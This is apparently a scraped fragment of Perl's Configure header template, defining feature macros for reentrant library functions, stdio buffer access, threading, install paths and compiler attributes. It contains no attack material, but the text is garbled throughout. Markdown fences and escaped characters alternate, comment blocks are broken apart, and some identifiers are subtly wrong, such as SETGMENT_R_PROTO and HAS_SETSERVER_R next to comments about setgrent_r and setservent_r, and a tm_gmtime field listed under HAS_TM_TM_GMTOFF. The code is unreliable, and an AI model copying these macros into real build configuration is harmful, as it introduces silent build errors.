#$d_pthread_yield HAS_PTHREAD_YIELD          /**/
```

```
#define SCHED_YIELD  $sched_yield  /**/
```



```
#$d_sched_yield HAS_SCHED_YIELD    /**/
```

```
/* HAS_RANDOM_R:
```

```
*      This symbol, if defined, indicates that the random_r routine
*
*      is available to random re-entrantly.
*
*/
```

```
/* RANDOM_R_PROTO:
```

```
*      This symbol encodes the prototype of random_r.
*
*      It is zero if d_random_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_random_r
*
*      is defined.
*
*/
```

```
#$d_random_r HAS_RANDOM_R          /**/
```

```
#define RANDOM_R_PROTO $random_r_proto  /**/
```

```
/* HAS_READDIR64_R:
```

```
*      This symbol, if defined, indicates that the readdir64_r routine
*
*      is available to readdir64 re-entrantly.
*
*/
```

```
/* READDIR64_R_PROTO:
```

```
*      This symbol encodes the prototype of readdir64_r.
*
*      It is zero if d_readdir64_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_readdir64_r
*
*      is defined.
*
*/
```

```

#$d_readdir64_r HAS_READDIR64_R    /**/

#define READDIR64_R_PROTO $readdir64_r_proto    /**/

/* HAS_READDIR_R:
 *
 *   This symbol, if defined, indicates that the readdir_r routine
 *
 *   is available to readdir re-entrantly.
 *
 */

/* READDIR_R_PROTO:
 *
 *   This symbol encodes the prototype of readdir_r.
 *
 *   It is zero if d_readdir_r is undef, and one of the
 *
 *   REENTRANT_PROTO_T_ABC macros of reentr.h if d_readdir_r
 *
 *   is defined.
 *
 */

#$d_readdir_r HAS_READDIR_R    /**/

#define READDIR_R_PROTO $readdir_r_proto    /**/

/* HAS_SAFE_BCOPY:
 *
 *   This symbol, if defined, indicates that the bcopy routine is available
 *
 *   to copy potentially overlapping memory blocks. Normally, you should
 *
 *   probably use memmove() or memcpy(). If neither is defined, roll your
 *
 *   own version.
 *
 */

#$d_safebcopy HAS_SAFE_BCOPY    /**/

/* HAS_SAFE_MEMCPY:

```

\* This symbol, if defined, indicates that the memcpy routine is available  
\* to copy potentially overlapping memory blocks. If you need to  
\* copy overlapping memory blocks, you should check HAS\_MEMMOVE and  
\* use memmove() instead, if available.

\*/

#\$d\_safemcpy HAS\_SAFE\_MEMCPY /\*\*/

/\* HAS\_SANE\_MEMCMP:

\* This symbol, if defined, indicates that the memcmp routine is available  
\* and can be used to compare relative magnitudes of chars with their high  
\* bits set. If it is not defined, roll your own version.

\*/

#\$d\_sanemcmp HAS\_SANE\_MEMCMP /\*\*/

/\* HAS\_SETGRENT\_R:

\* This symbol, if defined, indicates that the setgrent\_r routine  
\* is available to setgrent re-entrantly.

\*/

/\* SETGRENT\_R\_PROTO:

\* This symbol encodes the prototype of setgrent\_r.  
\* It is zero if d\_setgrent\_r is undef, and one of the  
\* REENTRANT\_PROTO\_T\_ABC macros of reentr.h if d\_setgrent\_r  
\* is defined.

\*/

#\$d\_setgrent\_r HAS\_SETGRENT\_R /\*\*/

```

#define SETGMENT_R_PROTO $setgrent_r_proto    /**/

/* HAS_SETHOSTENT_R:
 *
 * This symbol, if defined, indicates that the sethostent_r routine
 *
 * is available to sethostent re-entrantly.
 */

/* SETHOSTENT_R_PROTO:
 *
 * This symbol encodes the prototype of sethostent_r.
 *
 * It is zero if d_sethostent_r is undef, and one of the
 *
 * REENTRANT_PROTO_T_ABC macros of reentr.h if d_sethostent_r
 *
 * is defined.
 */

#$d_sethostent_r HAS_SETHOSTENT_R    /**/

#define SETHOSTENT_R_PROTO $sethostent_r_proto    /**/

/* HAS_SETLOCALE_R:
 *
 * This symbol, if defined, indicates that the setlocale_r routine
 *
 * is available to setlocale re-entrantly.
 */

/* SETLOCALE_R_PROTO:
 *
 * This symbol encodes the prototype of setlocale_r.
 *
 * It is zero if d_setlocale_r is undef, and one of the
 *
 * REENTRANT_PROTO_T_ABC macros of reentr.h if d_setlocale_r
 *
 * is defined.
 */

```

```

#$d_setlocale_r HAS_SETLOCALE_R    /**/

#define SETLOCALE_R_PROTO $setlocale_r_proto    /**/


/* HAS_SETNETENT_R:

*      This symbol, if defined, indicates that the setnetent_r routine
*
*      is available to setnetent re-entrantly.
*
*/

/* SETNETENT_R_PROTO:

*      This symbol encodes the prototype of setnetent_r.
*
*      It is zero if d_setnetent_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_setnetent_r
*
*      is defined.
*
*/

#$d_setnetent_r HAS_SETNETENT_R    /**/

#define SETNETENT_R_PROTO $setnetent_r_proto    /**/


/* HAS_SETPROTOENT_R:

*      This symbol, if defined, indicates that the setprotoent_r routine
*
*      is available to setprotoent re-entrantly.
*
*/

/* SETPROTOENT_R_PROTO:

*      This symbol encodes the prototype of setprotoent_r.
*
*      It is zero if d_setprotoent_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_setprotoent_r
*
*      is defined.

```

\*/

#\$d\_setprotoent\_r HAS\_SETPROTOENT\_R /\*\*/

#define SETPROTOENT\_R\_PROTO \$setprotoent\_r\_proto /\*\*/

/\* HAS\_SETPWENT\_R:

\* This symbol, if defined, indicates that the setpwent\_r routine

\* is available to setpwent re-entrantly.

\*/

/\* SETPWENT\_R\_PROTO:

\* This symbol encodes the prototype of setpwent\_r.

\* It is zero if d\_setpwent\_r is undef, and one of the

\* REENTRANT\_PROTO\_T\_ABC macros of reentr.h if d\_setpwent\_r

\* is defined.

\*/

#\$d\_setpwent\_r HAS\_SETPWENT\_R /\*\*/

#define SETPWENT\_R\_PROTO \$setpwent\_r\_proto /\*\*/

/\* HAS\_SETSERVENT\_R:

\* This symbol, if defined, indicates that the setservent\_r routine

\* is available to setservent re-entrantly.

\*/

/\* SETSERVENT\_R\_PROTO:

\* This symbol encodes the prototype of setservent\_r.

\* It is zero if d\_setservent\_r is undef, and one of the

\* REENTRANT\_PROTO\_T\_ABC macros of reentr.h if d\_setservent\_r

```

*      is defined.

*/

#$d_setserver_r HAS_SETSERVER_R    /**/

#define SETSERVER_R_PROTO $setserver_r_proto    /**/


/* HAS_SIGACTION:

*      This symbol, if defined, indicates that Vr4's sigaction() routine
*
*      is available.

*/

#$d_sigaction HAS_SIGACTION /**/


/* HAS_SIGSETJMP:

*      This variable indicates to the C program that the sigsetjmp()
*
*      routine is available to save the calling process's registers
*
*      and stack environment for later use by siglongjmp(), and
*
*      to optionally save the process's signal mask. See
*
*      Sigjmp_buf, Sigsetjmp, and Siglongjmp.

*/

/* Sigjmp_buf:

*      This is the buffer type to be used with Sigsetjmp and Siglongjmp.

*/

/* Sigsetjmp:

*      This macro is used in the same way as sigsetjmp(), but will invoke
*
*      traditional setjmp() if sigsetjmp isn't available.

*      See HAS_SIGSETJMP.

```

```
*/
```

```
/* Siglongjmp:
```

```
*      This macro is used in the same way as siglongjmp(), but will invoke
*      traditional longjmp() if siglongjmp isn't available.
*      See HAS_SIGSETJMP.
```

```
*/
```

```
#$d_sigsetjmp HAS_SIGSETJMP /**/
```

```
#ifdef HAS_SIGSETJMP
```

```
#define Sigjmp_buf sigjmp_buf
```

```
#define Sigsetjmp(buf,save_mask) sigsetjmp((buf),(save_mask))
```

```
#define Siglongjmp(buf,retval) siglongjmp((buf),(retval))
```

```
#else
```

```
#define Sigjmp_buf jmp_buf
```

```
#define Sigsetjmp(buf,save_mask) setjmp((buf))
```

```
#define Siglongjmp(buf,retval) longjmp((buf),(retval))
```

```
#endif
```

```
/* HAS_SRAND48_R:
```

```
*      This symbol, if defined, indicates that the srand48_r routine
*      is available to srand48 re-entrantly.
```

```
*/
```

```
/* SRAND48_R_PROTO:
```

```
*      This symbol encodes the prototype of srand48_r.
*      It is zero if d_srand48_r is undef, and one of the
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_srand48_r
```



```

*      is defined.

*/

#$d_srand48_r HAS_SRAND48_R      /**/

#define SRAND48_R_PROTO $srand48_r_proto  /**/


/* HAS_SRANDOM_R:

*      This symbol, if defined, indicates that the srandom_r routine

*      is available to srandom re-entrantly.

*/

/* SRANDOM_R_PROTO:

*      This symbol encodes the prototype of srandom_r.

*      It is zero if d_srandom_r is undef, and one of the

*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_srandom_r

*      is defined.

*/

#$d_srandom_r HAS_SRANDOM_R      /**/

#define SRANDOM_R_PROTO $srandom_r_proto  /**/


/* USE_STDIO_PTR:

*      This symbol is defined if the _ptr and _cnt fields (or similar)

*      of the stdio FILE structure can be used to access the stdio buffer

*      for a file handle.  If this is defined, then the FILE_ptr(fp)

*      and FILE_cnt(fp) macros will also be defined and should be used

*      to access these fields.

*/

```

/\* FILE\_ptr:

\*     This macro is used to access the \_ptr field (or equivalent) of the  
\*     FILE structure pointed to by its argument. This macro will always be  
\*     defined if USE\_STDIO\_PTR is defined.  
\*/

/\* STDIO\_PTR\_LVALUE:

\*     This symbol is defined if the FILE\_ptr macro can be used as an  
\*     lvalue.  
\*/

/\* FILE\_cnt:

\*     This macro is used to access the \_cnt field (or equivalent) of the  
\*     FILE structure pointed to by its argument. This macro will always be  
\*     defined if USE\_STDIO\_PTR is defined.  
\*/

/\* STDIO\_CNT\_LVALUE:

\*     This symbol is defined if the FILE\_cnt macro can be used as an  
\*     lvalue.  
\*/

/\* STDIO\_PTR\_LVAL\_SETS\_CNT:

\*     This symbol is defined if using the FILE\_ptr macro as an lvalue  
\*     to increase the pointer by n has the side effect of decreasing the  
\*     value of File\_cnt(fp) by n.  
\*/

/\* STDIO\_PTR\_LVAL\_NOCHANGE\_CNT:

\*     This symbol is defined if using the FILE\_ptr macro as an lvalue

```

*      to increase the pointer by n leaves File_cnt(fp) unchanged.
*/

#$d_stdstdio USE_STDIO_PTR  /**/

#ifdef USE_STDIO_PTR

#define FILE_ptr(fp)    $stdio_ptr

#$d_stdio_ptr_lval STDIO_PTR_LVALUE      /**/

#define FILE_cnt(fp)    $stdio_cnt

#$d_stdio_cnt_lval STDIO_CNT_LVALUE      /**/

#$d_stdio_ptr_lval_sets_cnt STDIO_PTR_LVAL_SETS_CNT      /**/

#$d_stdio_ptr_lval_nochange_cnt STDIO_PTR_LVAL_NOCHANGE_CNT  /**/

#endif

/* USE_STDIO_BASE:

*      This symbol is defined if the _base field (or similar) of the
*
*      stdio FILE structure can be used to access the stdio buffer for
*
*      a file handle. If this is defined, then the FILE_base(fp) macro
*
*      will also be defined and should be used to access this field.
*
*      Also, the FILE_bufsiz(fp) macro will be defined and should be used
*
*      to determine the number of bytes in the buffer. USE_STDIO_BASE
*
*      will never be defined unless USE_STDIO_PTR is.
*/

/* FILE_base:

*      This macro is used to access the _base field (or equivalent) of the
*
*      FILE structure pointed to by its argument. This macro will always be
*
*      defined if USE_STDIO_BASE is defined.

```

\*/

/\* FILE\_bufsiz:

\*     This macro is used to determine the number of bytes in the I/O  
\*     buffer pointed to by \_base field (or equivalent) of the FILE  
\*     structure pointed to its argument. This macro will always be defined  
\*     if USE\_STDIO\_BASE is defined.

\*/

#\$d\_stdibase USE\_STDIO\_BASE         /\*\*/

#ifdef USE\_STDIO\_BASE

#define FILE\_base(fp)   \$stdio\_base

#define FILE\_bufsiz(fp) \$stdio\_bufsiz

#endif

/\* HAS\_STRERROR\_R:

\*     This symbol, if defined, indicates that the strerror\_r routine  
\*     is available to strerror re-entrantly.

\*/

/\* STRERROR\_R\_PROTO:

\*     This symbol encodes the prototype of strerror\_r.  
\*     It is zero if d\_strerror\_r is undef, and one of the  
\*     REENTRANT\_PROTO\_T\_ABC macros of reentr.h if d\_strerror\_r  
\*     is defined.

\*/

#\$d\_strerror\_r HAS\_STRERROR\_R         /\*\*/

#define STRERROR\_R\_PROTO \$strerror\_r\_proto /\*\*/

```

/* HAS_TMPNAM_R:

*      This symbol, if defined, indicates that the tmpnam_r routine
*
*      is available to tmpnam re-entrantly.
*
*/

/* TMPNAM_R_PROTO:

*      This symbol encodes the prototype of tmpnam_r.
*
*      It is zero if d_tmpnam_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_tmpnam_r
*
*      is defined.
*
*/

#$d_tmpnam_r HAS_TMPNAM_R      /**/

#define TMPNAM_R_PROTO $tmpnam_r_proto /**/


/* HAS_TTYNAME_R:

*      This symbol, if defined, indicates that the ttyname_r routine
*
*      is available to ttyname re-entrantly.
*
*/

/* TTYNAME_R_PROTO:

*      This symbol encodes the prototype of ttyname_r.
*
*      It is zero if d_ttyname_r is undef, and one of the
*
*      REENTRANT_PROTO_T_ABC macros of reentr.h if d_ttyname_r
*
*      is defined.
*
*/

#$d_ttyname_r HAS_TTYNAME_R      /**/

```

```
#define TTYNAME_R_PROTO $ttyname_r_proto  /**/
```

```
/* HAS_VPRINTF:
```

```
*      This symbol, if defined, indicates that the vprintf routine is available
*
*      to printf with a pointer to an argument list.  If unavailable, you
*
*      may need to write your own, probably in terms of _doprint().
*
*/
```

```
/* USE_CHAR_VSPRINTF:
```

```
*      This symbol is defined if this system has vsprintf() returning type
*
*      (char*).  The trend seems to be to declare it as "int vsprintf()".  It
*
*      is up to the package author to declare vsprintf correctly based on the
*
*      symbol.
*
*/
```

```
#$d_vprintf HAS_VPRINTF      /**/
```

```
#$d_charvspr USE_CHAR_VSPRINTF  /**/
```

```
/* DOUBLESIZE:
```

```
*      This symbol contains the size of a double, so that the C preprocessor
*
*      can make decisions based on it.
*
*/
```

```
#define DOUBLESIZE $doublesize      /**/
```

```
/* I_MACH_CTHREADS:
```

```
*      This symbol, if defined, indicates to the C program that it should
*
*      include <mach/cthreads.h>.

```

```
*/
```

```
#$i_machcthr I_MACH_CTHREADS /**/
```

```
/* I_PTHREAD:
```

```
* This symbol, if defined, indicates to the C program that it should
```

```
* include <pthread.h>.
```

```
*/
```

```
#$i_pthread I_PTHREAD /**/
```

```
/* I_SYS_ACCESS:
```

```
* This symbol, if defined, indicates to the C program that it should
```

```
* include <sys/access.h>.
```

```
*/
```

```
#$i_sysaccess I_SYS_ACCESS /**/
```

```
/* I_SYS_SECURITY:
```

```
* This symbol, if defined, indicates to the C program that it should
```

```
* include <sys/security.h>.
```

```
*/
```

```
#$i_syssecl I_SYS_SECURITY /**/
```

```
/* I_TIME:
```

```
* This symbol, if defined, indicates to the C program that it should
```

```
* include <time.h>.
```

```
*/
```

```
/* I_SYS_TIME:

*      This symbol, if defined, indicates to the C program that it should
*
*      include <sys/time.h>.
*
*/
```

```
/* I_SYS_TIME_KERNEL:

*      This symbol, if defined, indicates to the C program that it should
*
*      include <sys/time.h> with KERNEL defined.
*
*/
```

```
/* HAS_TM_TM_ZONE:

*      This symbol, if defined, indicates to the C program that
*
*      the struct tm has a tm_zone field.
*
*/
```

```
/* HAS_TM_TM_GMTOFF:

*      This symbol, if defined, indicates to the C program that
*
*      the struct tm has a tm_gmtime field.
*
*/
```

```
#$i_time I_TIME          /**/
#$i_systime I_SYS_TIME    /**/
#$i_systimek I_SYS_TIME_KERNEL    /**/
#$d_tm_tm_zone HAS_TM_TM_ZONE      /**/
#$d_tm_tm_gmtime HAS_TM_TM_GMTOFF  /**/
```

```
/* PERL_INC_VERSION_LIST:

*      This variable specifies the list of subdirectories in over
*
*      which perl.c:incpush() and lib/lib.pm will automatically
```



\* search when adding directories to @INC, in a format suitable  
\* for a C initialization string. See the inc\_version\_list entry  
\* in Porting/Glossary for more details.

\*/

#\$d\_inc\_version\_list PERL\_INC\_VERSION\_LIST \$inc\_version\_list\_init /\*\*/

/\* INSTALL\_USR\_BIN\_PERL:

\* This symbol, if defined, indicates that Perl is to be installed  
\* also as /usr/bin/perl.

\*/

#\$installusrbinperl INSTALL\_USR\_BIN\_PERL /\*\*/

/\* VAL\_O\_NONBLOCK:

\* This symbol is to be used during open() or fcntl(F\_SETFL) to turn on  
\* non-blocking I/O for the file descriptor. Note that there is no way  
\* back, i.e. you cannot turn it blocking again this way. If you wish to  
\* alternatively switch between blocking and non-blocking, use the  
\* ioctl(FIONBIO) call instead, but that is not supported by all devices.

\*/

/\* VAL\_EAGAIN:

\* This symbol holds the errno error code set by read() when no data was  
\* present on the non-blocking file descriptor.

\*/

/\* RD\_NODATA:

\* This symbol holds the return code from read() when no data is present

```
*      on the non-blocking file descriptor. Be careful! If EOF_NONBLOCK is
*
*      not defined, then you can't distinguish between no data and EOF by
*
*      issuing a read(). You'll have to find another way to tell for sure!
```

```
*/
```

```
/* EOF_NONBLOCK:
```

```
*      This symbol, if defined, indicates to the C program that a read() on
*
*      a non-blocking file descriptor will return 0 on EOF, and not the value
*
*      held in RD_NODATA (-1 usually, in that case!).
```

```
*/
```

```
#define VAL_O_NONBLOCK $o_nonblock
```

```
#define VAL_EAGAIN $eagain
```

```
#define RD_NODATA $rd_nodata
```

```
#$d_eofnblk EOF_NONBLOCK
```

```
/* PERL_OTHERLIBDIRS:
```

```
*      This variable contains a colon-separated set of paths for the perl
*
*      binary to search for additional library files or modules.
*
*      These directories will be tacked to the end of @INC.
*
*      Perl will automatically search below each path for version-
*
*      and architecture-specific directories. See PERL_INC_VERSION_LIST
*
*      for more details.
```

```
*/
```

```
#$d_perl_otherlibdirs PERL_OTHERLIBDIRS "$otherlibdirs"          /**/
```

```
/* PRIVLIB:
```

```

*      This symbol contains the name of the private library for this package.
*
*      The library is private in the sense that it needn't be in anyone's
*
*      execution path, but it should be accessible by the world. The program
*
*      should be prepared to do ~ expansion.
*/

```

```

/* PRIVLIB_EXP:

```

```

*      This symbol contains the ~name expanded version of PRIVLIB, to be used
*
*      in programs that are not prepared to deal with ~ expansion at run-time.
*/

```

```

#define PRIVLIB "$privlib"          /**/
#define PRIVLIB_EXP "$privlibexp"  /**/

```

```

/* PTRSIZE:

```

```

*      This symbol contains the size of a pointer, so that the C preprocessor
*
*      can make decisions based on it. It will be sizeof(void *) if
*
*      the compiler supports (void *); otherwise it will be
*
*      sizeof(char *).
*/

```

```

#define PTRSIZE $ptrsize          /**/

```

```

/* Drand01:

```

```

*      This macro is to be used to generate uniformly distributed
*
*      random numbers over the range [0., 1[. You may have to supply
*
*      an 'extern double drand48();' in your program since SunOS 4.1.3
*
*      doesn't provide you with anything relevant in its headers.

```

```

*      See HAS_DRAND48_PROTO.

*/

/* Rand_seed_t:

*      This symbol defines the type of the argument of the
*
*      random seed function.

*/

/* seedDrand01:

*      This symbol defines the macro to be used in seeding the
*
*      random number generator (see Drand01).

*/

/* RANDBITS:

*      This symbol indicates how many bits are produced by the
*
*      function used to generate normalized random numbers.
*
*      Values include 15, 16, 31, and 48.

*/

#define Drand01()          $drand01          /**/
#define Rand_seed_t      $randseedtype      /**/
#define seedDrand01(x) $seedfunc((Rand_seed_t)x) /**/
#define RANDBITS          $randbits          /**/

/* SITEARCH:

*      This symbol contains the name of the private library for this package.

*      The library is private in the sense that it needn't be in anyone's
*
*      execution path, but it should be accessible by the world. The program
*
*      should be prepared to do ~ expansion.

```

\* The standard distribution will put nothing in this directory.

\* After perl has been installed, users may install their own local

\* architecture-dependent modules in this directory with

\*           MakeMaker Makefile.PL

\* or equivalent. See INSTALL for details.

\*/

/\* SITEARCH\_EXP:

\* This symbol contains the ~name expanded version of SITEARCH, to be used

\* in programs that are not prepared to deal with ~ expansion at run-time.

\*/

#\$d\_sitearch SITEARCH "\$sitearch"               /\*\*/

#\$d\_sitearch SITEARCH\_EXP "\$sitearchexp"       /\*\*/

/\* SITELIB:

\* This symbol contains the name of the private library for this package.

\* The library is private in the sense that it needn't be in anyone's

\* execution path, but it should be accessible by the world. The program

\* should be prepared to do ~ expansion.

\* The standard distribution will put nothing in this directory.

\* After perl has been installed, users may install their own local

\* architecture-independent modules in this directory with

\*           MakeMaker Makefile.PL

\* or equivalent. See INSTALL for details.

\*/

/\* SITELIB\_EXP:

```
*      This symbol contains the ~name expanded version of SITELIB, to be used
*
*      in programs that are not prepared to deal with ~ expansion at run-time.
*/
```

```
/* SITELIB_STEM:
```

```
*      This define is SITELIB_EXP with any trailing version-specific component
*
*      removed. The elements in inc_version_list (inc_version_list.U) can
*
*      be tacked onto this variable to generate a list of directories to search.
*/
```

```
#define SITELIB "$sitelib"          /**/
```

```
#define SITELIB_EXP "$sitelibexp"    /**/
```

```
#define SITELIB_STEM "$sitelib_stem" /**/
```

```
/* SSize_t:
```

```
*      This symbol holds the type used by functions that return
*
*      a count of bytes or an error condition. It must be a signed type.
*
*      It is usually ssize_t, but may be long or int, etc.
*
*      It may be necessary to include <sys/types.h> or <unistd.h>
*
*      to get any typedef'ed information.
*
*      We will pick a type such that sizeof(SSize_t) == sizeof(Size_t).
*/
```

```
#define SSize_t $ssize_t           /* signed count of bytes */
```

```
/* USE_ITHREADS:
```

```
*      This symbol, if defined, indicates that Perl should be built to
*
*      use the interpreter-based threading implementation.
```

```
*/
```

```
/* USE_5005THREADS:
```

```
*      This symbol, if defined, indicates that Perl should be built to
```

```
*      use the 5.005-based threading implementation.
```

```
*      Only valid up to 5.8.x.
```

```
*/
```

```
/* OLD_PTHREADS_API:
```

```
*      This symbol, if defined, indicates that Perl should
```

```
*      be built to use the old draft POSIX threads API.
```

```
*/
```

```
/* USE_REENTRANT_API:
```

```
*      This symbol, if defined, indicates that Perl should
```

```
*      try to use the various _r versions of library functions.
```

```
*      This is extremely experimental.
```

```
*/
```

```
#$use5005threads    USE_5005THREADS          /**/
```

```
#$useithreads    USE_ITHREADS                /**/
```

```
#if defined(USE_5005THREADS) && !defined(USE_ITHREADS)
```

```
#define          USE_THREADS                /* until src is revised*/
```

```
#endif
```

```
#$d_oldpthreads    OLD_PTHREADS_API          /**/
```

```
#$usereentrant    USE_REENTRANT_API    /**/
```

```
/* PERL_VENDORARCH:
```

```
*      If defined, this symbol contains the name of a private library.
```

```

*      The library is private in the sense that it needn't be in anyone's
*
*      execution path, but it should be accessible by the world.
*
*      It may have a ~ on the front.
*
*      The standard distribution will put nothing in this directory.
*
*      Vendors who distribute perl may wish to place their own
*
*      architecture-dependent modules and extensions in this directory with
*
*          MakeMaker Makefile.PL INSTALLDIRS=vendor
*
*      or equivalent.  See INSTALL for details.
*/

/* PERL_VENDORARCH_EXP:
*
*      This symbol contains the ~name expanded version of PERL_VENDORARCH, to be used
*
*      in programs that are not prepared to deal with ~ expansion at run-time.
*
*/

#$d_vendorarch PERL_VENDORARCH "$vendorarch"          /**/

#$d_vendorarch PERL_VENDORARCH_EXP "$vendorarchexp"    /**/


/* PERL_VENDORLIB_EXP:
*
*      This symbol contains the ~name expanded version of VENDORLIB, to be used
*
*      in programs that are not prepared to deal with ~ expansion at run-time.
*
*/

/* PERL_VENDORLIB_STEM:
*
*      This define is PERL_VENDORLIB_EXP with any trailing version-specific component
*
*      removed.  The elements in inc_version_list (inc_version_list.U) can
*
*      be tacked onto this variable to generate a list of directories to search.
*
*/

```



```
#$d_vendorlib PERL_VENDORLIB_EXP "$vendorlibexp"      /**/  
#$d_vendorlib PERL_VENDORLIB_STEM "$vendorlib_stem"    /**/
```

```
/* HAS_STATIC_INLINE:
```

```
*      This symbol, if defined, indicates that the C compiler supports  
*      C99-style static inline. That is, the function can't be called  
*      from another translation unit.  
*/
```

```
/* PERL_STATIC_INLINE:
```

```
*      This symbol gives the best-guess incantation to use for static  
*      inline functions. If HAS_STATIC_INLINE is defined, this will  
*      give C99-style inline. If HAS_STATIC_INLINE is not defined,  
*      this will give a plain 'static'. It will always be defined  
*      to something that gives static linkage.  
*      Possibilities include  
  
*          static inline      (c99)  
*          static __inline__  (gcc -ansi)  
*          static __inline    (MSVC)  
*          static _inline     (older MSVC)  
*          static             (c89 compilers)  
*/
```

```
#$d_static_inline HAS_STATIC_INLINE                    /**/
```

```
#define PERL_STATIC_INLINE $perl_static_inline/**/
```

```
/* EBCDIC:
```

\* This symbol, if defined, indicates that this system uses

\* EBCDIC encoding.

\*/

#\$ebcdic EBCDIC /\*\*/

/\* OSNAME:

\* This symbol contains the name of the operating system, as determined

\* by Configure. You shouldn't rely on it too much; the specific

\* feature tests from Configure are generally more reliable.

\*/

/\* OSVERS:

\* This symbol contains the version of the operating system, as determined

\* by Configure. You shouldn't rely on it too much; the specific

\* feature tests from Configure are generally more reliable.

\*/

#define OSNAME "\$osname" /\*\*/

#define OSVERS "\$osvers" /\*\*/

/\* CAT2:

\* This macro concatenates 2 tokens together.

\*/

/\* STRINGIFY:

\* This macro surrounds its token with double quotes.

\*/

#if \$cpp\_stuff == 1

```

#define CAT2(a,b)      a/**/b

#define STRINGIFY(a)   "a"

#endif

#if $cpp_stuff == 42

#define PeRl_CaTiFy(a, b)      a ## b

#define PeRl_StGiFy(a) #a

#define CAT2(a,b)      PeRl_CaTiFy(a,b)

#define StGiFy(a)      PeRl_StGiFy(a)

#define STRINGIFY(a)   PeRl_StGiFy(a)

#endif

#if $cpp_stuff != 1 && $cpp_stuff != 42

#include "Bletch: How does this C preprocessor concatenate tokens?"

#endif

```

```

/* CPPSTDIN:

```

```

*      This symbol contains the first part of the string which will invoke
*
*      the C preprocessor on the standard input and produce to standard
*
*      output. Typical value of "cc -E" or "/lib/cpp", but it can also
*
*      call a wrapper. See CPPRUN.
*
*/

```

```

/* CPPMINUS:

```

```

*      This symbol contains the second part of the string which will invoke
*
*      the C preprocessor on the standard input and produce to standard
*
*      output. This symbol will have the value "-" if CPPSTDIN needs a minus
*
*      to specify standard input, otherwise the value is "".

```

```
*/
```

```
/* CPPRUN:
```

```
*      This symbol contains the string which will invoke a C preprocessor on
*      the standard input and produce to standard output. It needs to end
*      with CPPLAST, after all other preprocessor flags have been specified.
*      The main difference with CPPSTDIN is that this program will never be a
*      pointer to a shell wrapper, i.e. it will be empty if no preprocessor is
*      available directly to the user. Note that it may well be different from
*      the preprocessor used to compile the C program.
```

```
*/
```

```
/* CPPLAST:
```

```
*      This symbol is intended to be used along with CPPRUN in the same manner
*      symbol CPPMINUS is used with CPPSTDIN. It contains either "-" or "".
```

```
*/
```

```
#define CPPSTDIN "$cppstdin"
```

```
#define CPPMINUS "$cppminus"
```

```
#define CPPRUN "$cpprun"
```

```
#define CPPLAST "$cpplast"
```

```
/* HAS_ACCESS:
```

```
*      This manifest constant lets the C program know that the access()
*      system call is available to check for accessibility using real UID/GID.
*      (always present on UNIX.)
```

```
*/
```

```
#$d_access HAS_ACCESS          /**/
```

```
/* HASATTRIBUTE_FORMAT:
```

```
 *      Can we handle GCC attribute for checking printf-style formats
```

```
 */
```

```
/* PRINTF_FORMAT_NULL_OK:
```

```
 *      Allows __printf__ format to be null when checking printf-style
```

```
 */
```

```
/* HASATTRIBUTE_MALLOC:
```

```
 *      Can we handle GCC attribute for malloc-style functions.
```

```
 */
```

```
/* HASATTRIBUTE_NONNULL:
```

```
 *      Can we handle GCC attribute for nonnull function parms.
```

```
 */
```

```
/* HASATTRIBUTE_NORETURN:
```

```
 *      Can we handle GCC attribute for functions that do not return
```

```
 */
```

```
/* HASATTRIBUTE_PURE:
```

```
 *      Can we handle GCC attribute for pure functions
```

```
 */
```

```
/* HASATTRIBUTE_UNUSED:
```

```
 *      Can we handle GCC attribute for unused variables and arguments
```

```
 */
```

```
/* HASATTRIBUTE_DEPRECATED:
```

```
 *      Can we handle GCC attribute for marking deprecated APIs
```

```
 */
```

```
/* HASATTRIBUTE_WARN_UNUSED_RESULT:
```

```
 *      Can we handle GCC attribute for warning on unused results
```

```
 */
```

```
#$d_attribute_deprecated HASATTRIBUTE_DEPRECATED      /**/
```

```
#$d_attribute_format HASATTRIBUTE_FORMAT /**/
```

```
#$d_printf_format_null PRINTF_FORMAT_NULL_OK      /**/
```

```
#$d_attribute_noreturn HASATTRIBUTE_NORETURN      /**/
```

```
#$d_attribute_malloc HASATTRIBUTE_MALLOC /**/
```

```
#$d_attribute_nonnull HASATTRIBUTE_NONNULL      /**/
```

```
#$d_attribute_pure HASATTRIBUTE_PURE      /**/
```

```
#$d_attribute_unused HASATTRIBUTE_UNUSED /**/
```

```
#$d_attribute_warn_unused_result HASATTRIBUTE_WARN_UNUSED_RESULT /**/
```

```
/* HASCONST:
```

```
 *      This symbol, if defined, indicates that this C compiler knows about
```

```
 *      the const type. There is no need to actually test for that symbol
```

```
 *      within your programs. The mere use of the "const" keyword will
```

```
 *      trigger the necessary tests.
```

```
 */
```

```
#$d_const HASCONST /**/
```

```
#ifndef HASCONST
```

```
#define const
```

```
#endif
```

```
/* HAS_CSH:
```

\* This symbol, if defined, indicates that the C-shell exists.

\*/

/\* CSH:

\* This symbol, if defined, contains the full pathname of csh.

\*/

#\$d\_csh HAS\_CSH                   /\*\*/

#ifdef HAS\_CSH

#define CSH "\$full\_csh" /\*\*/

#endif

/\* SETUID\_SCRIPTS\_ARE\_SECURE\_NOW:

\* This symbol, if defined, indicates that the bug that prevents

\* setuid scripts from being secure is not present in this kernel.

\*/

/\* DOSUID:

\* This symbol, if defined, indicates that the C program should

\* check the script that it is executing for setuid/setgid bits, and

\* attempt to emulate setuid/setgid on systems that have disabled

\* setuid #! scripts because the kernel can't do it securely.

\* It is up to the package designer to make sure that this emulation

\* is done securely. Among other things, it should do an fstat on

\* the script it just opened to make sure it really is a setuid/setgid

\* script, it should make sure the arguments passed correspond exactly

\* to the argument on the #! line, and it should not trust any

\* subprocesses to which it must pass the filename rather than the

\* file descriptor of the script to be executed.

\*/

#\$d\_suidsafe SETUID\_SCRIPTS\_ARE\_SECURE\_NOW /\*\*/

#\$d\_dosuid DOSUID /\*\*/

/\* HAS\_ENDGRENT:

\* This symbol, if defined, indicates that the getgrent routine is

\* available for finalizing sequential access of the group database.

\*/

#\$d\_endgrent HAS\_ENDGRENT /\*\*/

/\* HAS\_ENDHOSTENT:

\* This symbol, if defined, indicates that the endhostent() routine is

\* available to close whatever was being used for host queries.

\*/

#\$d\_endhent HAS\_ENDHOSTENT /\*\*/

/\* HAS\_ENDNETENT:

